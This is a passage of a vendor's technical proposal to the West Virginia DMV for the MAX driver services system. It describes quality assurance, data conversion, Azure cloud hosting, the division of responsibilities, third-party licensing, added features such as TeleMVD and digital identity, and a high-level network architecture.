


Figure 16. Quality Assurance Plan

Per the QA Plan, when code is released to pre-Production for user acceptance testing (UAT), the UAT Coordinator will provide a list of implemented changes, and test plans for the WVDMV business team to execute. The UAT Coordinator will act as a liaison between the WVDMV finding potential issues and the AstreaX development team, reviewing, discussing, and prioritizing issues/change controls. Any new issues that arise out of this process will be captured in ADO as well.

This QA Plan and approach was developed by the AstreaX team while implementing MAX in Arizona and will be leveraged in Wyoming’s implementation as well. This Plan and approach will be leveraged for the WVDMV implementation because of its simplicity and proven success.

Quality Assurance Plan Approval (RFP 4.2.2.21)

Submit a final version of the Quality Assurance Plan (QA) to the department for review and approval within ninety (90) calendar days after the contract effective date.

AstreaX agrees to submit a final version of the Quality Assurance Plan to the WVDMV for review and approval within 90 days after the contract effective date.

Data (RFP 4.2.2.21.1)

The vendor must utilize a quality assurance process to ensure one hundred percent (100%) accuracy of the migrated data. There shall be zero (0) defects for all test cases performed by the department during User Acceptance testing in the UAT environment.

Data conversion must commence early in the project with multiple runs of the data migration. For each conversion run, reconciliation counts of data loaded into the new system database will be created. The reconciliation counts will be compared against expected counts identified from the source data. For example, the West Virginia population of approximately 1.8M citizens may result in 1.5M active WVDMV customer records. The AstreaX conversion team will work with the WVDMV business and technical resources to validate the expected conversion counts of the converted data. The expected conversion counts for all data will be validated after each run. For each execution there may be data issues identified. It is expected that the majority of the data issues found will be corrected in the source system(s) prior to the final conversion run. The AstreaX team will work with the WVDMV business team to perform data transformation during the conversion run when appropriate.

The AstreaX team will follow a rigorous data conversion process that includes quality assurance. The QA plan must include resources from the WVDMV business team and the AstreaX project team. Together the teams will validate the data to ensure there are no issues during the final conversion run. Should either group find any data issues post final conversion this will be addressed on a case-by-case basis.

The AstreaX team will perform quality assurance for each sprint release. Whenever possible, automated testing scripts will be executed to ensure the latest release of code is working as intended. The AstreaX team will perform QA, integration, and system testing prior to the WVDMV UAT testing. It is encouraged that the WVDMV perform casual testing at periodic points in the project development schedule. An example will be customer conversion which is typically performed first. Once AstreaX has completed their QA and system testing the WVDMV will be notified and may begin casual testing and data verification.

By conducting multiple conversion runs any issues found by the WVDMV during casual and user acceptance testing will be resolved prior to the final conversion.

Restore (RFP 4.2.2.21.2)

A description of how the system can revert to a previous version.

In Arizona, the MAX system was deployed on April 20, 2020. During the first two months after go-live there were updates of new code on an as required basis. After the first two months the code move to Production was scheduled every two weeks. Four months post go-live, the normal system Production code moves were scheduled to coincide with the project team normal sprint process. Sprints in Arizona are run in a 3-week duration. At no time did Arizona revert to a previous version of the system. With database changes being updated at the same time as Production code, there is always thought put into

how to revert back to a previous database version. This is typically handled as a single database change to a table rather than a full roll-back.

The system recovery process to a previous version approach used in Arizona and proposed by the AstreaX team for WVDMV is to identify the component having the issue and perform one of two methods for resolution. If the issue has a workaround for a short period and the business can continue to provide service to the customer, correct the problem with code and perform a hotfix to move the code/fix to Production once tested by the business. If there is no workaround available, then deploy the previous version of the single component that caused the issue.

Hosted Environment (RFP 4.2.2.22)

The vendor solution shall be hosted in a state owned public or private cloud environment. Vendor(s) must present as part of their TECHNICAL PROPOSAL a detailed description of a RACI model, a proposed cloud architecture design plan and software licensing list. The vendor is also required to provide information detailing considerations for network inbound and out bound traffic.

The solution will be hosted in a Microsoft Azure Cloud environment. Microsoft Azure provides scalable ingress and egress with network connectivity for internet-based traffic and direct VPN and/or Express route traffic as required for external partners. AAMVA traffic will be routed using new RESTful services over the internet including UNI replacement services for (PDPS and DLDV) if available.

In Arizona the following represents two firewall daily traffic rates for ingress and egress:

- Edge PA (which includes DMZFile01/SFTP and VPN tunnels to AAMVA, and a few other partners):
 - a. Ingress – 14GB
 - b. Egress – 14 GB
- DMZ internal PA (FW between AMN, external proxy, AAMVA proxy, other services and backend MAX network):
 - a. Ingress – 30 GB
 - b. Egress – 35 GB

Traffic rates for West Virginia will be monitored to ensure the appropriate scalable rate is set using Microsoft Azure.

RACI Model

The following is a RACI (Responsible, Accountable, Consulted, Informed) Matrix that describes the roles and responsibilities for WVDMV Driver Services, WVDMV Technology Services, WVDOT Information Technology, and AstreaX.

| Activity | WV DMV Driver Services | WV DMV Technology Services | WV DOT Information Technology | AstreaX |
|----------------------------------|------------------------|----------------------------|-------------------------------|-------------|
| Planning | Consulted | Accountable | Consulted | Responsible |
| Project Management | | Accountable | Consulted | Responsible |
| Procurement | | Responsible | Informed | Consulted |
| Infrastructure | | Accountable | | Responsible |
| Cloud Configuration | | Accountable | Consulted | Responsible |
| Code Transfer and Load | | Accountable | | Responsible |
| Gaps Analysis | Consulted | Accountable | | Responsible |
| Use Cases | Consulted | Accountable | | Responsible |
| MAX Configuration | Consulted | Accountable | | Responsible |
| Customization | Consulted | Accountable | | Responsible |
| AAMVA Interface Development | Consulted | Accountable | | Responsible |
| Other Interfaces Development | Consulted | Accountable | | Responsible |
| Testing | | Accountable | Informed | Responsible |
| Organizational Change Management | Responsible | Accountable | | Consulted |
| Data Conversion | Informed | Accountable | Informed | Responsible |
| User Acceptance Testing | Responsible | Accountable | | Consulted |
| User Readiness | Consulted | Accountable | | Responsible |
| Training | Responsible | Accountable | | Responsible |
| Deployment/Go-Live Planning | Informed | Accountable | Consulted | Responsible |
| Stakeholder Communications | Responsible | Accountable | | Responsible |
| Post Go-Live Support | Informed | Accountable | Informed | Responsible |

Cloud Architecture Design Plan

The following is a high-level Cloud Architecture Design for the WVD MV instance of MAX.




Figure 17. High-Level Cloud Architecture Design

Software Licensing List

The following is a list of third-party software and Software-as-a-Service (SaaS) that are needed to develop and operate the solution.

| Third-Party Software Licensing Product | Vendor | Purpose |
|----------------------------------------|-------------------|------------------------------------------------------------------|
| Asprise Scanner.js | Asprise | Scanner Interface to MAX |
| Azure DevOps | Microsoft | DevOps for project execution |
| Crush FTP Enterprise Level 2 | CrushFTP, LLC | Secure FTP servers |
| Decisions* | Decisions* | Business Rule Engine *May be replaced with a MAX rules engine |
| EMGU CV | EMGU | .NET wrapper for image processing |
| Erwin | Quest Software | Data modeling, data dictionary |
| Essential Objects | Essential Objects | PDF generating/processing in .NET |
| FullCalendar | FullCalendar | JavaScript/Angular calendaring software |
| Hangfire | Hangfire | Batch job scheduling and processing |
| Lucid Scale Creator | Lucid Scale | Cloud diagramming |

| Third-Party Software Licensing Product | Vendor | Purpose |
|-----------------------------------------|------------------|----------------------------------|
| MadCap Flare | Madcap Software | Content authoring for One Source |
| MatchIT Software | Syniti | Address validation software |
| Power BI Pro | Microsoft | Business Intelligence software |
| Rebex Total Pack | Rebex | .NET development tools |
| Red Gate SQL Toolbelt Essential | Redgate Software | SQL server tools |
| SQL Server, Visual Studio, Microsoft365 | Microsoft | SQL Server & other team software |
| Topaz Signature Pad Certificate | Topaz Systems | Interface with Signature Pad |
| Twilio | Twilio | API for SMS/text to MAX |

Impact to WVDMMV IS&S (Addendum 6, Question & Answer 42)

Are any of the IS&S processes for investigations, background checks, training certifications, etc. impacted by this modernization? A42. Yes. The vendor should provide this information as part of its technical response to the RFP, section 4.1.

MAX can provide several positive impacts to the Investigation, Security, and Support Services (IS&S) team. These include, for example:

- Mechanisms for researching potential fraud including fraud detection reports and queries
- AAMVA interfaces for checking national information
- Thorough edit and validation checks
- Ability to track employees who access their own records

MAX is a rule-based system that enforces those rules across all aspects of MAX operations including Issuance and Driver Improvement.

Employees are unable to finalize an invalid transaction (whether intentional or unintentional) without an exception process. Exception processes will require the involvement of other employees (usually supervisors or managers) and all exceptions are logged and easily reported on. In many cases, MAX can help reduce fraudulent activity simply by strictly enforcing the WVDMMV rules.

MAX has built-in case management functionality that is currently being extended by both Arizona and Wyoming to make the case management functionality more robust. This extended case management functionality can be leveraged by the IS&S team to track and manage suspected fraud cases. Additionally, MAX has special activity logging when certain accounts are accessed (e.g., victims of domestic violence, undercover law enforcement accounts) The AstreaX team will work with the WVDMMV to determine which features and functionality should be configured to provide IS&S with the optimal toolset to combat fraud in West Virginia.

Note: We elected to put the **Impact to IS&S** within this section, because we wanted to ensure it was included in a section being evaluated/scored, and we felt that this location would logically provide the best context for evaluators.

Features and Benefits that Exceed RFP Requirements

As you can see from this response, the MAX system and the AstreaX team clearly meet the WVDMV's requirements as described in the RFP. Below is a selection of additional features and benefits the WVDMV can realize by leveraging the MAX/AstreaX model. By choosing to leverage the MAX system and jurisdictional-sharing model, the WVDMV will also become part of a community of ideas and innovation that includes Arizona, Wyoming, the Province of Alberta, and more planning to join. In addition to code updates, ideas, and innovations, West Virginia will also benefit from an increase in the talent pool across the participating jurisdictions.

Additional Features

The following additional features exceed the requirements stated in the RFP.

TeleMVD

The Arizona MVD is investing heavily in a TeleMVD model to support its existing service channels. TeleMVD, which is defined as having a live employee serve a customer remotely via video, allows Arizona to **better serve rural communities**, allows employee specialists to assist in locations where they are not physically located, and allows the Regional Offices to "load balance" their staff. Load balancing staff occurs when a busy Regional Office taps into a less busy Regional Office team to help serve their customers via TeleMVD.

In Arizona today, TeleMVD can be delivered via a mobile RV that contains 3-4 workstations each equipped with a camera for video chat, camera to take DL/ID photos, printer, scanner, and a point-of-sale device to collect credit cards. TeleMVD is also deployed in the Regional Offices across the State. In the future, the AZ MVD is exploring deploying TeleMVD workstations in proctored environments such as a city (e.g., a library) or county government building. The AZ MVD is also looking at ways to potentially deploy this TeleMVD technology into customers' homes so a customer could potentially be served by a live agent from the comfort of their own home.

Before the TeleMVD deployment in Arizona, it was the AZ MVD's belief that employees in metro areas of Arizona (Phoenix, Tucson) would be serving Arizona's rural areas. After deployment, it was discovered that the opposite is true.

Employees based in rural areas are serving customers in the metro areas. This is due to employee turnover in the metro areas and stronger employee retention in Arizona's rural areas. This still provides a huge benefit to Arizona customers but not in the way that was originally envisioned.

Customer Digital Identity

MAX is a customer-centric and account-based system. Once a customer has established and activated their account in MAX, the customer's digital identity is confirmed. This **digital identity can be extended to other government entities at the state, county, or municipal level** to allow more secure online identity verification.

DMVs across the United States are in a unique position to be the optimal digital identity authority because they possess a customer's name, address, date of birth, social security number, and a verified photo. In Arizona, the MVD in cooperation with the Arizona Strategic Enterprise Technology (ASET) Office, Arizona's central State IT agency, is rolling out MVD's customer digital identity to other State of Arizona Departments. The goal is to eventually get to a single customer digital identity and single sign-on across all State, County, and Municipal government systems.

By joining the MAX community, the WVDMV would be privy to shared progress, strategy, best practices, and ideas from Arizona, Wyoming, Alberta, and any other jurisdictions who choose to join. Progress made in the MAX code base by any jurisdiction is generally shareable as well.

[Citizen Digital Portal / Arizona Business One Stop](#)

Once the Customer Digital Identity has been established within the WVDMV, West Virginia could choose to implement a Citizen Digital Portal as well as expand their current West Virginia One Stop Business Portal to include a more secure customer (or customers) identity through the WVDMV.

Arizona is in the early stages of rolling out a Citizen Digital Portal (named eAZ) that allows customers to login using their AZ MVD credentials and **query services across participating government partners at the State, County, and Municipal level for the benefit of the citizen**. For example, if this was implemented in West Virginia, a citizen who resides in Charleston would login and may see their Municipal Public Works bill, a notice from Kanawha County to review their property tax assessment, and some information from the State about their specific individual tax filings. These citizen-specific notifications are linked to the appropriate portal for them to take action without requiring the citizen to login again. This unique digital experience can be provided when the Citizen's Digital Identity is securely known with the highest degree of confidence.




Figure 18. Example: eAZ Citizen Digital Portal

The West Virginia One Stop Business Portal and Arizona’s Business One Stop appear to have the identical purposes. A digital initiative to make it easier to start a business in the state, move a business to the state, keep your business compliant within the state, and expand your business. This is accomplished by tying together several state departments (Tax, Secretary of State, Workforce Development, etc.) into a seamless and easy-to-use digital process. AstreaX believes the key difference between the West Virginia model and the Arizona model is the Arizona model incorporates their Customer Digital Identity which is maintained and secured by the Arizona MVD. The State of Arizona believes this is critical in confirming a secure identity (or identities in the case of multiple owners) and removing friction as well as manual efforts from the process.



Figure 19. Example: Arizona Business One Stop

Should the WDMV choose to join the “MAX Community,” post implementation the WDMV can leverage the Citizen Digital Portal and the elements of the Arizona Business One Stop that could potentially improve the service provided in West Virginia. There is no obligation to use either. Much like the “MAX Community” for the Drivers system, leveraging these assets can include code, best practices, lessons learned, guidance, and more.

Work in Progress & Multichannel Transactions

MAX can provide customers with an excellent experience and empowers customers to be served in the way they want to be served (online, in Regional Office, contact center, kiosk, mail) and all these channels feed into MAX in real-time. In the event a transaction isn't completed or cannot be completed through its entirety across one of these channels, MAX allows transactions to exist in a work in progress (WIP) state. This is a departure from the old, binary way of thinking about transactions – transactions that are not completed need to be cancelled and cannot exist in a pending or WIP state. A WIP transaction can be picked back up in the same channel or a different channel.

For example, in Arizona a customer who is applying for REAL ID can complete all the questionnaires and upload all required documentation online but per Arizona requirements, the customer must come into a physical office to complete the transaction. The customer would come into an office, where the Arizona field office employee would pick up their transaction and work it through to completion. In MAX, a transaction can also be started in any channel and picked back up in any channel (where allowed).

Transactions can also span more than 2 channels – as an example, a transaction could be started on a kiosk, continue to be worked in office, and then completed in the mailroom.

Beyond Driver Services

MAX can meet and exceed the WVDMV requirements for a modernized, feature-rich Driver Services system. The full MAX code base contains additional functionality beyond Driver Services including a Customer Portal, Cash Drawer, Motor Carrier, Appointment Scheduling and Queueing for Regional Offices, and more. The option for the WVDMV to leverage the Customer Portal vs the current NIC portal is described in detail in the Compliant, Mobile-First Experience Process (RFP 4.2.1.3) section. As the WVDMV becomes more familiar with the MAX platform, they can choose to implement additional MAX functionality and, like Arizona, go through a process of eliminating non-value add vendors.

Appointment Scheduling and Queueing

An appointment scheduling and in-office queueing solution called ASQ is part of the Arizona code base. The appointment scheduling functionality allows customers to reserve an appointment online at a specified Regional Office and captures the reason for the appointment. For a WVDMV employee serving customers, ASQ will display the list of appointment customers and show the purpose of their visit to better equip the employee to serve the customer.

ASQ's in-office queueing functionality organizes walk-in customers and creates a better, more efficient in-office experience for the customer. If deployed in West Virginia, the WVDMV would decide which Regional Offices would leverage a greeter employee equipped with a tablet and which Regional Offices would leverage a customer self-service check-in station. Whether using a greeter or self-check-in, customers would check-in to the queue line by scanning their driver license or ID card (or entering their information manually). The customer can also share the reason for their visit by selecting from a list of options provided. Just like in an appointment, ASQ will display the list of walk-in customers and show the purpose of their visit to better equip the employee to serve the customer.

ASQ will empower the WVDMV to track true door-to-door service times in Regional Offices, provide a better, more efficient in-office experience for customers, and will ultimately help to reduce in-office wait times.

Assisted Self-Service

Another unique feature available in the MAX system is assisted self-service (ASI). Please note, ASI can only be enabled if the WVDMV chooses to use the MAX Customer Portal. ASI allows contact center representatives to send a link to a customer they are on the phone with, either via email or text message, to perform a specific task. For example, if the contact center rep would like to perform a transaction on behalf of a customer but they don't want to collect payment over the phone, they can send the customer an ASI link which will allow the customer to submit a payment online for the required amount so the transaction can be finalized. The ASI link actually directs the customer to their MAX account but because access is limited to the specific task required, the customer doesn't need to login.

For security reasons, ASI links are only accessible for 15 minutes. ASI makes it very easy to remotely serve customers in a secure manner.

Easy to Use Visual System

MAX is an easy-to-use system that leverages visual elements, where practical, to make Driver's records easier to read for the employee. For example, the Driver Timeline screen shows the selected driver's history in Gantt chart format making it easy for an employee to assist a customer with Driver Improvement needs or questions. This is one example of many unique screens contained in MAX whose purpose is to create a better experience for the employee which in turn, creates a better experience for the customer the employee is serving.




Figure 20. Driver Timeline Screen in MAX

Built on Common Microsoft Technologies

The MAX system is built on open, common Microsoft technologies which the AstreaX team believes is aligned with the WVDMMV IT team’s skillset. An open system built on common technologies empowers the WVDMMV to potentially engage a different partner for support or bring support in-house once the initial Maintenance and Support contract has been satisfied.

MAX Benefits

Below is a list of benefits the WVDMMV can realize by implementing the MAX system. Arizona realized these benefits when they migrated from their mainframe system to MAX. These benefits help to **create a better, modern workplace for business and IT employees to improve customer service, foster a team environment, and empower all employees to contribute and feel valued.**

Better, Modern Workplace

A flexible, modernized system that can support the business for decades.

- Retain full control of the Driver Services system destiny with no need to rely on external entities (e.g., COTS vendors).
- Avoid being locked into outside vendor maintenance and support.
- Access experienced resources from jurisdictions that are growing the IT talent pool.
- Leverage new system development and enhancements built by Arizona, Wyoming, Alberta, and other jurisdictions who join the platform.

Team Environment

Improved efficiency, effectiveness, and accuracy of DMV business processes.

- Improve information access, accuracy, consistency, and security.
- Improve customer assistance and communication.
- Reduce paperwork and paper flow.
- Reduce fraud.

Improved Customer Service

Improved public image of the DMV as an advanced, efficient government agency.

- Increase customer satisfaction.
- Reduce wait times in offices.
- Accelerate processing times.
- Increase online transactions (if using MAX Customer Portal). The portal can be used for full services and for starting services online to be completed in office (e.g., REAL ID).
- Increase customer self-service capabilities for “any service, any device, anytime, anywhere” (if using MAX Customer Portal).

Empowered Employees

Significant reduction in training time for new users.

- Implement business/IT best practices.
- Improve identity authentication and management.
- Improved report capabilities and business intelligence.

- Improve access and quality of information for use by law enforcement.
- Improve ability to modify systems more readily to adjust to legislative and policy changes.

MAX Innovations & Technology

A list of MAX innovations and technology that improves the customer or employee experience.

- Self-service emphasis (MAX Customer Portal, kiosks)
- Anticipatory handler
- Customer 360 view
- Fully integrated financial system
- Customer accounts
- Integrated imaging/document management
- Work in Process (partially complete services on hold)
- Workflow management
- Configurable business rules and fees
- eSignature
- Enhanced biometric identity authentication
- Over 150 external interfaces and integrations (mostly RESTful web services)
- Logic-driven communications engine

Qualifications and Experience (RFP 4.3)

Vendor should provide information and documentation regarding its qualifications and experience in providing services or solving problems similar to those requested in this RFP. Information and documentation should include, but is not limited to, copies of any staff certifications or degrees applicable to this project, proposed staffing plans, descriptions of past projects completed (descriptions should include the location of the project, project manager name and contact information, type of project, and what the project goals and objectives were and how they were met.), references for prior projects, and any other information that vendor deems relevant to the items identified as desirable or mandatory below.

How AstreaX Meets Qualification and Experience Requirements (RFP 4.3.1)

Vendor should describe in its proposal how it meets the desirable qualification and experience requirements listed below.

The AstreaX team is highly qualified to successfully deliver the Driver Services Modernization project for the WVDMV leveraging the MAX system. The proposed team has deep experience in the DMV modernization space with some team members possessing more than 25 years of relevant DMV modernization experience. AstreaX is uniquely positioned to be the best partner to implement the MAX system in West Virginia because AstreaX is the primary development integrator who built MAX for the State of Arizona.

Technical Documentation (RFP 4.3.2)

Vendor's proposal should include specific written technical documentation to allow for a thorough evaluation of the vendor's qualifications and experience.

NOTE: Please see also the documentation descriptions itemized in the section titled Documentation (the second RFP Section 4.3.2), which immediately follows Section 4.3.6 below.

The AstreaX team has more than 10 years of continuous experience in developing and maintaining cloud-based solutions for Motor Vehicle Agencies, with some key team members having 25+ years' experience in this space. In Arizona, the MAX system is hosted on Microsoft Azure. Access to MAX is provided over a number of delivery channels and methods. The primary access method to MAX for employees is provided using an Active Directory (AD) account over the State's network using a Chromium based browser. Each AD user has a MAX account established with security access controlled by business units and user roles.

Other methods of access to MAX include a MAX Customer Portal built to support individual customers and authorized organizational customers. Interface partners utilize a RESTful-based API or batch files over a secure FTP file transfer. Depending on the needs of the interface partner the connection may require a VPN or Azure ExpressRoute connection due to partner requirements. Partner API calls will

utilize OAuth security models connecting via an Azure External Proxy server or Azure Privilege Identity Management.

The MAX architecture hub-and-spoke diagram shown below identifies the major components of the application. The Connectivity Hub is the initial entry point into the MAX application and Customer Portal. The traffic flows through the Azure Traffic Manager which is a DNS-based load balancer. From there the traffic is routed through the Azure App Gateway and an Azure firewall. In Arizona, Palo Alto firewalls were implemented and in Wyoming Azure firewalls have been implemented. It is our recommendation to utilize Azure firewalls for the WVDMMV implementation.

From the firewall, the traffic is routed to the destination web servers, or, in the case of API calls from interface partners, the traffic is routed to the appropriate Azure API management gateway. The API traffic will be validated following OAuth2 standards. Additionally, the API request must include MAX security details to allow access to the MAX API servers. The security information provided will include a business unit and MAX user assigned to the interface partner.

Using the hub-and-spoke approach, the traffic will be routed to the appropriate environment. In Arizona and Wyoming these can be classified into Production and non-Production hubs. Production supports a single environment whereas non-Production supports multiple environments depending on the need of the Motor Vehicle Agency.

Within the Production and non-Production spokes there are multiple Azure components. There will be either a single web server or a pool of web servers behind a load balancer. Using a load balancer and a pool of servers (web or API) will allow maintenance or new code deployments to be made without taking the system offline. The new code migrations usually occur at the end of the day. In rare occurrences the code may be deployed during daily operations.

The MAX Customer Portal spoke (shown as AZMVDNow) contains Azure components for Production and non-Production to support customer access. In Arizona, the MAX Customer Portal spoke includes a SQL server database to support secure access and logging along with multiple web and API servers behind load balancers. The Arizona MAX Customer Portal also supports cognitive services from Microsoft that are used for enhanced biometric user authentication. In Wyoming this feature has not been enabled. The AstreaX team will work with the WVDMMV to determine if Microsoft cognitive services will be required for customer identity verification in West Virginia.

